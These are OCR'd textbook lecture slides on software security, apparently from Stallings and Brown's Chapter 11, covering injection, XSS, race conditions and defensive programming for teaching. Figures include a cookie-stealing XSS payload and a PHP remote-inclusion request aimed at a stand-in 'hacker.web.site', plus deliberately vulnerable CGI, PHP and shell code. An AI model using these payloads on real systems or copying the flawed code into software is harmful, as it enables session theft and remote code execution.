COMPUTER SECURITY

PRINCIPLES AND PRACTICE

SECOND EDITION

William Stallings | Lawrie Brown

Chapter 11

Software Security

Software Security Issues

- many vulnerabilities result from poor programming practices
- consequence from insufficient checking and validation of data and error codes
  - awareness of these issues is a critical initial step in writing more secure program code

software error categories:

- insecure interaction between components
- risky resource management
- porous defenses

Table 11.1

CWE/SANS Top 25 Most Dangerous Software Errors

Software Error Category: Insecure Interaction Between Components
Failure to Preserve Web Page Structure ('Cross-site Scripting')
Failure to Preserve SQL Query Structure (aka 'SQL Injection')
Cross-Site Request Forgery (CSRF)
Unrestricted Upload of File with Dangerous Type
Failure to Preserve OS Command Structure (aka 'OS Command Injection')
Information Exposure Through an Error Message
URL Redirection to Untrusted Site ('Open Redirect')
Race Condition
Software Error Category: Risky Resource Management
Buffer Copy without Checking Size of Input ('Classic Buffer Overflow')
Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')
Improper Control of Filename for Include/Require Statement in PHP Program ('PHP File Inclusion')
Buffer Access with Incorrect Length Value
Improper Check for Unusual or Exceptional Conditions
Improper Validation of Array Index
Integer Overflow or Wraparound
Incorrect Calculation of Buffer Size
Download of Code Without Integrity Check
Allocation of Resources Without Limits or Throttling
Software Error Category: Porous Defenses
Improper Access Control (Authorization)
Reliance on Untrusted Inputs in a Security Decision
Missing Encryption of Sensitive Data
Use of Hard-coded Credentials
Missing Authentication for Critical Function
Incorrect Permission Assignment for Critical Resource
Use of a Broken or Risky Cryptographic Algorithm

Software Security, Quality and Reliability

- software quality and reliability:
  - concerned with the accidental failure of program as a result of some theoretically random, unanticipated input, system interaction, or use of incorrect code
  - improve using structured design and testing to identify and eliminate as many bugs as possible from a program
  - concern is not how many bugs, but how often they are triggered
- software security:
  - attacker chooses probability distribution, specifically targeting bugs that result in a failure that can be exploited by the attacker
  - triggered by inputs that differ dramatically from what is usually expected
  - unlikely to be identified by common testing approaches

Defensive Programming

- a form of defensive design to ensure continued function of software despite unforeseen usage
- requires attention to all aspects of program execution, environment, and type of data it processes
- also called secure programming
- assume nothing, check all potential errors
- programmer never assumes a particular function call or library will work as advertised so handles it in the code

Abstract Program Model




Figure 11.1 Abstract View of Program

Defensive Programming


- programmers often make assumptions about the type of inputs a program will receive and the environment it executes in
  - assumptions need to be validated by the program and all potential failures handled gracefully and safely
- requires a changed mindset to traditional programming practices
  - programmers have to understand how failures can occur and the steps needed to reduce the chance of them occurring in their programs

- conflicts with business pressures to keep development times as short as possible to maximize market advantage

Security by Design

- security and reliability are common design goals in most engineering disciplines
- software development not as mature
  - much higher failure levels tolerated
- despite having a number of software development and quality standards
  - main focus is general development lifecycle
  - increasingly identify security as a key goal

Handling Program Input




Input Size & Buffer Overflow

- programmers often make assumptions about the maximum expected size of input
  - allocated buffer size is not confirmed
  - resulting in buffer overflow
- testing may not identify vulnerability
  - test inputs are unlikely to include large enough inputs to trigger the overflow
- safe coding treats all input as dangerous

Interpretation of Program Input

- program input may be binary or text
  - binary interpretation depends on encoding and is usually application specific
- there is an increasing variety of character sets being used
  - care is needed to identify just which set is being used and what characters are being read
- failure to validate may result in an exploitable vulnerability



Injection Attacks

- **flaws relating to invalid handling of input data, specifically when program input data can accidentally or deliberately influence the flow of execution of the program**

most often occur in scripting languages

- encourage reuse of other programs and system utilities where possible to save coding effort
- often used as Web CGI scripts

Unsafe Perl Script

```
1  #!/usr/bin/perl
2  # finger.cgi - finger CGI script using Perl5 CGI module
3
4  use CGI;
5  use CGI::Carp qw(fatalsToBrowser);
6  $q = new CGI;       # create query object
7
8  # display HTML header
9  print $q->header,
10       $q->start_html('Finger User'),
11       $q->h1('Finger User');
12 print "<pre>";
13
14 # get name of user and display their finger details
15 $user = $q->param("user");
16 print `/usr/bin/finger -sh $user`;
17
18 # display HTML footer
19 print "</pre>";
20 print $q->end_html;
```

(a) Unsafe Perl finger CGI script

```
<html><head><title>Finger User</title></head><body>
<h1>Finger User</h1>
<form method=post action="finger.cgi">
<b>Username to finger</b>: <input type=text name=user value="">
<p><input type=submit value="Finger User">
</form></body></html>
```

(b) Finger form

Figure 11.2 A Web CGI Injection Attack

Expected and Subverted Finger CGI Responses

Finger User
Login Name TTY Idle Login Time Where
lpb Lawrie Brown p0 Sat 15:24 ppp41.grapevine

Finger User
attack success
-rwxr-xr-x 1 lpb staff 537 Oct 21 16:19 finger.cgi
-rw-r--r-- 1 lpb staff 251 Oct 21 16:14 finger.html

(c) **Expected and subverted finger CGI responses**

Safety Extension to Perl Finger CGI Script

```
14  # get name of user and display their finger details
15  $user = $q->param("user");
16  die "The specified user contains illegal characters!"
17      unless ($user =~ /^\w+$/);
18  print `/usr/bin/finger -sh $user`;
```

(d) Safety extension to Perl finger CGI script

- adds a test that ensures user input contains just alphanumeric characters
  - if it doesn't the script terminates with an error message specifying the supplied input contained illegal characters

SQL Injection Attack

```
$name = $_REQUEST['name'];
$query = "SELECT * FROM suppliers WHERE name = '" . $name . "';"
$result = mysql_query($query);
```

(a) Vulnerable PHP code

```
$name = $_REQUEST['name'];
$query = "SELECT * FROM suppliers WHERE name = '" .
----------------------------------------------------------------mysql_real_escape_string($name) .
$result = mysql_query($query);
```

(b) Safer PHP code

Figure 11.3 SQL Injection Example

- user supplied input is used to construct a SQL request to retrieve information from a database
- vulnerability is similar to command injection
  - difference is that SQL metacharacters are used rather than shell metacharacters
- to prevent this type of attack the input must be validated before use

Code Injection Attack

- input includes code that is then executed by the attacked system
  - PHP remote code injection vulnerability
  - PHP file inclusion vulnerability
- PHP CGI scripts are vulnerable and are being actively exploited
- defenses:
  - block assignment of form field values to global variables
  - only use constant values in include/require commands

```
<?php
include $path . 'functions.php';
include $path . 'data/prefs.php';
…
```

(a) Vulnerable PHP code

```
GET /calendar/embed/day.php?path=http://hacker.web.site/hack.txt?&cmd=ls
```

(b) HTTP exploit request

Figure 11.4 PHP Code Injection Example

Cross Site Scripting (XSS) Attacks

attacks where input provided by one user is subsequently output to another user

commonly seen in scripted Web applications


- vulnerability involves the inclusion of script code in the HTML content
- script code may need to access data associated with other pages
- browsers impose security checks and restrict data access to pages originating from the same site

exploit assumption that all content from one site is equally trusted and hence is permitted to interact with other content from the site

XSS reflection vulnerability

- attacker includes the malicious script content in data supplied to a site

XSS Example



Thanks for this information, its great!
<script>document.location='http://hacker.web.site/cookie.cgi?'+
document.cookie</script>


(a) Plain XSS example

Thanks for this information, its great!
<script>
document
.locatio
n='http:
//hacker
.web.sit
e/cookie
.cgi?'+d
ocument.
cookie</
script>

(b) Encoded XSS example

Figure 11.5 XSS Example

- user's cookie is supplied to the attacker who could then use it to impersonate the user on the original site
- to prevent this attack any user supplied input should be examined and any dangerous code removed or escaped to block its execution



Validating Input Syntax

it is necessary to ensure that data conform with any assumptions made about the data before subsequent use

input data should be compared against what is wanted

alternative is to compare the input data with known dangerous values

by only accepting known safe data the program is more likely to remain secure

Alternate Encodings

may have multiple means of encoding text

growing requirement to support users around the globe and to interact with them using their own languages

Unicode used for internationalization

- uses 16-bit value for characters
- UTF-8 encodes as 1-4 byte sequences
- many Unicode decoders accept any valid equivalent sequence

canonicalization

- transforming input data into a single, standard, minimal representation
- once this is done the input data can be compared with a single representation of acceptable input values

Validating Numeric Input

- additional concern when input data represents numeric values
- internally stored in fixed sized value
  - 8, 16, 32, 64-bit integers
  - floating point numbers depend on the processor used
  - values may be signed or unsigned
- must correctly interpret text form and process consistently
  - have issues comparing signed to unsigned
  - could be used to thwart buffer overflow check

Input Fuzzing

- developed by Professor Barton Miller at the University of Wisconsin Madison in 1989
- software testing technique that uses randomly generated data as inputs to a program
  - range of inputs is very large
  - intent is to determine if the program or function correctly handles abnormal inputs
  - simple, free of assumptions, cheap
  - assists with reliability as well as security
- can also use templates to generate classes of known problem inputs
  - disadvantage is that bugs triggered by other forms of input would be missed
  - combination of approaches is needed for reasonably comprehensive coverage of the inputs

Writing Safe Program Code

- second component is processing of data by some algorithm to solve required problem
- high-level languages are typically compiled and linked into machine code which is then directly executed by the target processor

security issues:
• correct algorithm implementation • correct machine instructions for algorithm • valid manipulation of data

Correct Algorithm Implementation

issue of good program development technique

- algorithm may not correctly handle all problem variants
- consequence of deficiency is a bug in the resulting program that could be exploited

initial sequence numbers used by many TCP/IP implementations are too predictable

- combination of the sequence number as an identifier and authenticator of packets and the failure to make them sufficiently unpredictable enables the attack to occur

another variant is when the programmers deliberately include additional code in a program to help test and debug it

- often code remains in production release of a program and could inappropriately release information
- may permit a user to bypass security checks and perform actions they would not otherwise be allowed to perform
- this vulnerability was exploited by the Morris Internet Worm

Ensuring Machine Language Corresponds to Algorithm

- issue is ignored by most programmers
  - assumption is that the compiler or interpreter generates or executes code that validly implements the language statements
- requires comparing machine code with original source
  - slow and difficult
- development of computer systems with very high assurance level is the one area where this level of checking is required
  - specifically Common Criteria assurance level of EAL 7

Correct Data Interpretation

- data stored as bits/bytes in computer
  - grouped as words or longwords
  - accessed and manipulated in memory or copied into processor registers before being used
  - interpretation depends on machine instruction executed
- different languages provide different capabilities for restricting and validating interpretation of data in variables
  - strongly typed languages are more limited, safer
  - other languages allow more liberal interpretation of data and permit program code to explicitly change their interpretation

Correct Use of Memory

- issue of dynamic memory allocation
  - used to manipulate unknown amounts of data
  - allocated when needed, released when done
- memory leak
  - steady reduction in memory available on the heap to the point where it is completely exhausted
- many older languages have no explicit support for dynamic memory allocation
  - use standard library routines to allocate and release memory
- modern languages handle automatically

Race Conditions

- without synchronization of accesses it is possible that values may be corrupted or changes lost due to overlapping access, use, and replacement of shared values
- arise when writing concurrent code whose solution requires the correct selection and use of appropriate synchronization primitives
- deadlock
  - processes or threads wait on a resource held by the other
  - one or more programs has to be terminated


Operating System Interaction

- programs execute on systems under the control of an operating system
  - mediates and shares access to resources
  - constructs execution environment
  - includes environment variables and arguments

- systems have a concept of multiple users
  - resources are owned by a user and have permissions granting access with various rights to different categories of users
  - programs need access to various resources, however excessive levels of access are dangerous
  - concerns when multiple programs access shared resources such as a common file

Environment Variables

- collection of string values inherited by each process from its parent
  - can affect the way a running process behaves
  - included in memory when it is constructed
- can be modified by the program process at any time
  - modifications will be passed to its children
- another source of untrusted program input
- most common use is by a local user attempting to gain increased privileges
  - goal is to subvert a program that grants superuser or administrator privileges



Vulnerable Shell Script Example

```
#!/bin/bash
user=`echo $1 | sed 's/@.*$//'`
grep $user /var/local/accounts/ipaddrs
```

(a) Example vulnerable privileged shell script

```
#!/bin/bash
PATH="/sbin:/bin:/usr/sbin:/usr/bin"
export PATH
user=`echo $1 | sed 's/@.*$//'`
grep $user /var/local/accounts/ipaddrs
```

(b) Still vulnerable privileged shell script

Figure 11.6 Vulnerable Shell Scripts

Vulnerable Compiled Programs

- programs can be vulnerable to PATH variable manipulation
  - must reset to "safe" values
- if dynamically linked may be vulnerable to manipulation of LD_LIBRARY_PATH
  - used to locate suitable dynamic library
  - must either statically link privileged programs or prevent use of this variable

Use of Least Privilege

privilege escalation

- exploit of flaws may give attacker greater privileges

least privilege

- run programs with least privilege needed to complete their function

determine appropriate user and group privileges required

- decide whether to grant extra user or just group privileges

ensure that privileged program can modify only those files and directories necessary

Root/Administrator Privileges

- programs with root / administrator privileges are a major target of attackers
  - they provide highest levels of system access and control
  - are needed to manage access to protected system resources
- often privilege is only needed at start
  - can then run as normal user
- good design partitions complex programs in smaller modules with needed privileges
  - provides a greater degree of isolation between the components
  - reduces the consequences of a security breach in one component
  - easier to test and verify

System Calls and Standard Library Functions

- programs use system calls and standard library functions for common operations
- programmers make assumptions about their operation
  - if incorrect behavior is not what is expected
  - may be a result of system optimizing access to shared resources
  - results in requests for services being buffered, resequenced, or otherwise modified to optimize system use
  - optimizations can conflict with program goals

Secure File Shredder

```
patterns = [10101010, 01010101, 11001100, 00110011, 00000000, 11111111, ...
]
open file for writing
for each pattern
  seek to start of file
  overwrite file contents with pattern
close file
remove file
```

(a) Initial secure file shredding program algorithm

```
patterns = [10101010, 01010101, 11001100, 00110011, 00000000, 11111111, ...
]
open file for update
for each pattern
  seek to start of file
  overwrite file contents with pattern
  flush application write buffers
  sync file system write buffers with device
close file
remove file
```

(b) Better secure file shredding program algorithm

Figure 11.7 Example Global Data Overflow Attack

Preventing Race Conditions

- programs may need to access a common system resource
- need suitable synchronization mechanisms
  - most common technique is to acquire a lock on the shared file
- lockfile
  - process must create and own the lockfile in order to gain access to the shared resource
  - concerns
    - if a program chooses to ignore the existence of the lockfile and access the shared resource the system will not prevent this
    - all programs using this form of synchronization must cooperate
    - implementation

Perl File Locking Example

```
#!/usr/bin/perl
#
$EXCL_LOCK = 2;
$UNLOCK    = 8;
$FILENAME  = "forminfo.dat";

# open data file and acquire exclusive access lock
open (FILE, ">> $FILENAME") || die "Failed to open $FILENAME \n";
flock FILE, $EXCL_LOCK;
… use exclusive access to the forminfo file to save details
# unlock and close file
flock FILE, $UNLOCK;
close(FILE);
```

Figure 11.8 Perl File Locking Example

Safe Temporary Files

- many programs use temporary files
- often in common, shared system area
- must be unique, not accessed by others
- commonly create name using process ID
  - unique, but predictable
  - attacker might guess and attempt to create own file between program checking and creating
- secure temporary file creation and use requires the use of random names

Temporary File Creation Example

```
char *filename;
int fd;
do {
  filename = tempnam (NULL, "foo");
  fd = open (filename, O_CREAT | O_EXCL | O_TRUNC | O_RDWR, 0600);
  free (filename);
} while (fd == -1);
```

Figure 11.9 C Temporary File Creation Example

Other Program Interaction

- programs may use functionality and services of other programs
  - security vulnerabilities can result unless care is taken with this interaction
    - such issues are of particular concern when the program being used did not adequately identify all the security concerns that might arise
    - occurs with the current trend of providing Web interfaces to programs
    - burden falls on the newer programs to identify and manage any security issues that may arise
- issue of data confidentiality / integrity
- detection and handling of exceptions and errors generated by interaction is also important from a security perspective

Handling Program Output

- final component is program output
  - may be stored for future use, sent over net, displayed
  - may be binary or text
- important from a program security perspective that the output conform to the expected form and interpretation
- programs must identify what is permissible output content and filter any possibly untrusted data to ensure that only valid output is displayed
- character set should be specified

Summary

- software security issues
- defensive/secure programming
- handling program input
- key concern for input:
  - size /interpretation
- injection attack
  - command /SQL /code
- cross-site scripting attacks
  - XSS reflection
- validating input syntax
- input fuzzing
- handling program output
- writing safe program code
  - correct algorithm implementation
  - ensuring machine language corresponds to algorithm
  - correct interpretation of data values
  - correct use of memory
  - preventing race conditions
- interacting with the operating system and other programs
  - environment variables
  - least privileges
  - safe temporary file use
  - preventing race conditions